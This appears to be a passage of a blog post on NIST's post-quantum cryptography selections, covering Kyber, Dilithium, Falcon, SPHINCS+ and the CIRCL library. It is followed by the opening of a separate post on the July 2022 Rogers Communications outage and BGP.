BIKE, HQC and FrodoKEM are also balanced KEMs, but they’re based on three different underlying hard problems. Unfortunately they’re noticeably less efficient, both in key sizes and computation. A breakthrough in the cryptanalysis of structured lattices is possible, though, and in that case it’s nice to have backups. Thus NIST is advancing BIKE and HQC to a fourth round.
While NIST chose not to advance FrodoKEM, which is based on unstructured lattices, Germany’s BSI prefers it.
The specialists
The last group of post-quantum cryptographic algorithms under NIST’s consideration are the specialists. We’re happy that both are advancing to the fourth round as they can be of great value in just the right application.
First up is Classic McEliece: it has rather unbalanced performance characteristics with its large public key (261kB) and small ciphertexts (128 bytes). This makes McEliece unsuitable for the ephemeral key exchange of TLS, where we need to transmit the public key. On the other hand, McEliece is ideal when the public key is distributed out-of-band anyway, as is often the case in applications and mobile apps that pin certificates. To use McEliece in this way, we need to change TLS a bit. Normally the server authenticates itself by sending a signature on the handshake. Instead, the client can encrypt a challenge to the KEM public key of the server. Being able to decrypt it is an implicit authentication. This variation of TLS is known as KEMTLS and also works great with Kyber when the public key isn’t known beforehand.
Finally, there is SIKE, which is based on supersingular isogenies. It has very small key and ciphertext sizes. Unfortunately, it is computationally more expensive than the other contenders.
Digital signatures

As we just saw, the situation for post-quantum key agreement isn’t too bad: Kyber, the chosen scheme is somewhat larger, but it offers computational efficiency in return. The situation for post-quantum signatures is worse: none of the schemes fit the bill on their own for different reasons. We discussed these issues at length for ten of them in a deep-dive last year. Let’s restrict ourselves for the moment to the schemes that were most likely to be standardized and compare them against Ed25519 and RSA-2048, the schemes that are in common use today.
Performance characteristics of NIST’s chosen signature schemes compared to Ed25519 and RSA-2048. We compare instances of security level 1, see below. Timings vary considerably by platform and implementation constraints and should be taken as a rough indication only. SPHINCS+ was timed with simple haraka as the underlying hash function. (*) Falcon requires a suitable double-precision floating-point unit for fast signing.
Floating points: Falcon’s achilles
All of these schemes have much larger signatures than those commonly used today. Looking at just these numbers, Falcon is the best of the worst. It, however, has a weakness that this table doesn’t show: it requires fast constant-time double-precision floating-point arithmetic to have acceptable signing performance.
Let’s break that down. Constant time means that the time the operation takes does not depend on the data processed. If the time to create a signature depends on the private key, then the private key can often be recovered by measuring how long it takes to create a signature. Writing constant-time code is hard, but over the years cryptographers have got it figured out for integer arithmetic.
Falcon, crucially, is the first big cryptographic algorithm to use double-precision floating-point arithmetic. Initially it wasn’t clear at all whether Falcon could be implemented in constant-time, but impressively, Falcon was implemented in constant-time for several different CPUs, which required several clever workarounds for certain CPU instructions.
Despite this achievement, Falcon’s constant-timeness is built on shaky grounds. The next generation of Intel CPUs might add an optimization that breaks Falcon’s constant-timeness. Also, many CPUs today do not even have fast constant-time double-precision operations. And then still, there might be an obscure bug that has been overlooked.
In time it might be figured out how to do constant-time arithmetic on the FPU robustly, but we feel it’s too early to deploy Falcon where the timing of signature minting can be measured. Notwithstanding, Falcon is a great choice for offline signatures such as those in certificates.
Dilithium’s size

This brings us to Dilithium. Compared to Falcon it’s easy to implement safely and has better signing performance to boot. Its signatures and public keys are much larger though, which is problematic. For example, to each browser visiting this very page, we sent six signatures and two public keys. If we’d replace them all with Dilithium2 we would be looking at 17kB of additional data. Last year, we ran an experiment to see the impact of additional data in the TLS handshake:
Impact of larger signatures on TLS handshake time. For the details, see this blog.

There are some caveats to point out: first, we used a big 30-segment initial congestion window (icwnd). With a normal icwnd, the bump at 40KB moves to 10KB. Secondly, the height of this bump is the round-trip time (RTT), which due to our broadly distributed network, is very low for us. Thus, switching to Dilithium alone might well double your TLS handshake times. More disturbingly, we saw that some connections stopped working when we added too much data:
Amount of failed TLS handshakes by size of added signatures. For the details, see this blog.
We expect this was caused by misbehaving middleboxes. Taken together, we concluded that early adoption of post-quantum signatures on the Internet would likely be more successful if those six signatures and two public keys would fit in 9KB. This can be achieved by using Dilithium for the handshake signature and Falcon for the other (offline) signatures.
At most one of Dilithium or Falcon
Unfortunately, NIST stated on severaloccasions that it would choose only two signature schemes, but not both Falcon and Dilithium:
Slides of NIST’s status update after the conclusion of round 2
The reason given is that both Dilithium and Falcon are based on structured lattices and thus do not add more security diversity. Because of the difficulty of implementing Falcon correctly, we expected NIST to standardize Dilithium and as a backup SPHINCS+. With that guess, we saw a big challenge ahead: to keep the Internet fast we would need some difficult and rigorous changes to the protocols.
The twist
However, to everyone’s surprise, NIST picked both! NIST chose to standardize Dilithium, Falcon and SPHINCS+. This is a very pleasant surprise for the Internet: it means that post-quantum authentication will be much simpler to adopt.
SPHINCS+, the conservative choice
In the excitement of the fight between Dilithium and Falcon, we could almost forget about SPHINCS+, a stateless hash-based signature. Its big advantage is that its security is based on the second-preimage resistance of the underlying hash-function, which is well understood. It is not a stretch to say that SPHINCS+ is the most conservative choice for a signature scheme, post-quantum or otherwise. But even as a co-submitter of SPHINCS+, I have to admit that its performance isn’t that great.
There is a lot of flexibility in the parameter choices for SPHINCS+: there are tradeoffs between signature size, signing time, verification time and the maximum number of signatures that can be minted. Of the current parameter sets, the “s” are optimized for size and “f” for signing speed; both chosen to allow 264 signatures. NIST has hinted at reducing the signature limit, which would improve performance. A custom choice of parameters for a particular application would improve it even more, but would still trail Dilithium.
Having discussed NIST choices, let’s have a look at those that were left out.
The other finalists
There were three other finalists: GeMSS, Picnic and Rainbow. None of these are progressing to a fourth round.
Picnic is a conservative choice similar to SPHINCS+. Its construction is interesting: it is based on the secure multiparty computation of a block cipher. To be efficient, a non-standard block cipher is chosen. This makes Picnic’s assumptions a bit less conservative, which is why NIST preferred SPHINCS+.
GeMSS and Rainbow are specialists: they have large public key sizes (hundreds of kilobytes), but very small signatures (33–66 bytes). They would be great for applications where the public key can be distributed out of band, such as for the Signed Certificate Timestamps included in certificates for Certificate Transparency. Unfortunately, both turned out to bebroken.
Signature schemes on the horizon
Although we expect Falcon and Dilithium to be practical for the Internet, there is ample room for improvement. Many new signature schemes have been proposed after the start of the competition, which could help out a lot. NIST recognizes this and is opening a new competition for post-quantum signature schemes.
A few schemes that have caught our eye already are UOV, which has similar performance trade-offs to those for GeMSS and Rainbow; SQISign, which has small signatures, but is computationally expensive; and MAYO, which looks like it might be a great general-purpose signature scheme.
Stateful hash-based signatures
Finally, we’d be remiss not to mention the post-quantum signature scheme that already has been standardized by NIST: the stateful hash-based signature schemes LMS and XMSS. They share the same conservative security as their sibling SPHINCS+, but have much better performance. The rub is that for each keypair there are a finite number of signature slots and each signature slot can only be used once. If it’s used twice, it is insecure. This is why they are called stateful; as the signer must remember the state of all slots that have been used in the past, and any mistake is fatal. Keeping the state perfectly can be very challenging.
What else
What’s next?
NIST will draft standards for the selected schemes and request public feedback on them. There might be changes to the algorithms, but we do not expect anything major. The standards are expected to be finalized in 2024.
In the coming months, many languages, libraries and protocols will already add preliminary support for the current version of Kyber and the other post-quantum algorithms. We’re helping out to make post-quantum available to the Internet as soon as possible: we’re working within the IETF to add Kyber to TLS and will contribute upstream support to popular open-source libraries.
Start experimenting with Kyber today
Now is a good time for you to try out Kyber in your software stacks. We were lucky to correctly guess Kyber would be picked and have experience running it internally. Our tests so far show it performs great. Your requirements might differ, so try it out yourself.
The reference implementation in C is excellent. The Open Quantum Safe project integrates it with various TLS libraries, but beware: the algorithm identifiers and scheme might still change, so be ready to migrate.
Our CIRCL library has a fast independent implementation of Kyber in Go. We implemented Kyber ourselves so that we could help tease out any implementation bugs or subtle underspecification.
Experimenting with post-quantum signatures
Post-quantum signatures are not as urgent, but might require more engineering to get right. First off, which signature scheme to pick?
Are large signatures and slow operations acceptable? Go for SPHINCS+.
Do you need more performance?
Can your signature generation be timed, for instance when generated on-the-fly? Then go for (a hybrid, see below, with) Dilithium.
For offline signatures, go for (a hybrid with) Falcon.
If you can keep a state perfectly, check out XMSS/LMS.
Open Quantum Safe can be used to test these out. Our CIRCL library also has a fast independent implementation of Dilithium in Go. We’ll add Falcon and SPHINCS+ soon.
Hybrids
A hybrid is a combination of a classical and a post-quantum scheme. For instance, we can combine Kyber512 with X25519 to create a single Kyber512X key agreement. The advantage of a hybrid is that the data remains secure against non-quantum attackers even if Kyber512 turns out broken. It is important to note that it’s not just about the algorithm, but also the implementation: Kyber512 might be perfectly secure, but an implementation might leak via side-channels. The downside is that two key-exchanges are performed, which takes more CPU cycles and bytes on the wire. For the moment, we prefer sticking with hybrids, but we will revisit this soon.
Post-quantum security levels
Each algorithm has different parameters targeting various post-quantum security levels. Up till now we’ve only discussed the performance characteristics of security level 1 (or 2 in case of Dilithium, which doesn’t have level 1 parameters.) The definition of the security levels is rather interesting: they’re defined as being as hard to crack by a classical or quantum attacker as specific instances of AES and SHA:
Level
Definition, as least as hard to break as …
1
To recover the key of AES-128 by exhaustive search
2
To find a collision in SHA256 by exhaustive search
3
To recover the key of AES-192 by exhaustive search
4
To find a collision in SHA384 by exhaustive search
5
To recover the key of AES-256 by exhaustive search
So which security level should we pick? Is level 1 good enough? We’d need to understand how hard it is for a quantum computer to crack AES-128.
Grover’s algorithm
In 1996, two years after Shor’s paper, Lov Grover published his quantum search algorithm. With it, you can find the AES-128 key (given known plain and ciphertext) with only 264 executions of the cipher in superposition. That sounds much faster than the 2127 tries on average for a classical brute-force attempt. In fact, it sounds like security level 1 isn’t that secure at all. Don’t be alarmed: level 1 is much more secure than it sounds, but it requires some context.
To start, a classical brute-force attempt can be parallelized — millions of machines can participate, sharing the work. Grover’s algorithm, on the other hand, doesn’t parallelize well because the quadratic speedup disappears over that portion. To wit, a billion quantum computers would still have to do 249 iterations each to crack AES-128.
Then each iteration requires many gates. It’s estimated that these 249 operations take roughly 264 noiseless quantum gates. If each of our billion quantum computers could execute a billion noiseless quantum gates per second, then it’d still take 500 years.
That already sounds more secure, but we’re not done. Quantum computers do not execute noiseless quantum gates: they’re analogue machines. Every operation has a little bit of noise. Does this mean that quantum computing is hopeless? Not at all! There are clever algorithms to turn, say, a million noisy qubits into one less noisy qubit. It doesn’t just add qubits, but also extra gates. How much depends very much on the exact details of the quantum computer.
It is not inconceivable that in the future there will be quantum computers that effectively execute far more than a billion noiseless gates per second, but it will likely be decades after Shor’s algorithm is practical. This all is a long-winded way of saying that security level 1 seems solid for the foreseeable future.
Hedging against attacks
A different reason to pick a higher security level is to hedge against better attacks on the algorithm. This makes a lot of sense, but it is important to note that this isn’t a foolproof strategy:
Not all attacks are small improvements. It’s possible that improvements in cryptanalysis break all security levels at once.
Higher security levels do not protect against implementation flaws, such as (new) timing vulnerabilities.
A different aspect, that’s arguably more important than picking a high number, is crypto agility: being able to switch to a new algorithm/implementation in case of a break of trouble. Let’s hope that we will not need it, but now we’re going to switch, it’s nice to make it easier in the future.
CIRCL is Post-Quantum Enabled
We already mentioned CIRCL a few times, it’s our optimized crypto-library for Go whose development we started in 2019. CIRCL already contains support for several post-quantum algorithms such as the KEMs Kyber and SIKE and signature schemes Dilithium and Frodo. The code is up to date and compliant with test vectors from the third round. CIRCL is readily usable in Go programs either as a library or natively as part of Go using this fork.
One goal of CIRCL is to enable experimentation with post-quantum algorithms in TLS. For instance, we ran a measurement study to evaluate the feasibility of the KEMTLS protocol for which we’ve adapted the TLS package of the Go library.
As an example, this code uses CIRCL to sign a message with eddilithium2, a hybrid signature scheme pairing Ed25519 with Dilithium mode 2.
Message: Signed with CIRCL using Ed25519-Dilithium2
Signature (2484 bytes): 84d6882a...
Signature Valid: true
Errors: <nil>
As can be seen the application programming interface is the same as the crypto.Signer interface from the standard library. Try it out, and we’re happy to hear your feedback.
Conclusion
This is a big moment for the Internet. From a set of excellent options for post-quantum key agreement, NIST chose Kyber. With it, we can secure the data on the Internet today against quantum adversaries of the future, without compromising on performance.
On the authentication side, NIST pleasantly surprised us by choosing both Falcon and Dilithium against their earlier statements. This was a great choice, as it will make post-quantum authentication more practical than we expected it would be.
Together with the cryptography community, we have our work cut out for us: we aim to make the Internet post-quantum secure as fast as possible.


An outage at one of the largest ISPs in Canada, Rogers Communications, started earlier today, July 8, 2022, and is ongoing (eight hours and counting), and is impacting businesses and consumers. At the time of writing, we are seeing a very small amount of traffic from Rogers, but we are only seeing residual traffic, and nothing close to a full recovery to normal traffic levels.
Based on what we’re seeing and similar incidents in the past, we believe this is likely to be an internal error, not a cyber attack.
Cloudflare Radar shows a near complete loss of traffic from Roger’s ASN, AS812, that started around 08:45 UTC (all times in this blog are UTC).
What happened?
Cloudflare data shows that there was a clear spike in BGP (Border Gateway Protocol) updates after 08:15, reaching its peak at 08:45.
BGP is a mechanism to exchange routing information between networks on the Internet. The big routers that make the Internet work have huge, constantly updated lists of the possible routes that can be used to deliver each network packet to its final destination. Without BGP, the Internet routers wouldn’t know what to do, and the Internet wouldn’t exist.
The Internet is literally a network of networks, or for the maths fans, a graph, with each individual network a node in it, and the edges representing the interconnections. All of this is bound together by BGP. BGP allows one network (say Rogers) to advertise its presence to other networks that form the Internet. Rogers is not advertising its presence, so other networks can’t find Roger’s network and so it is unavailable.
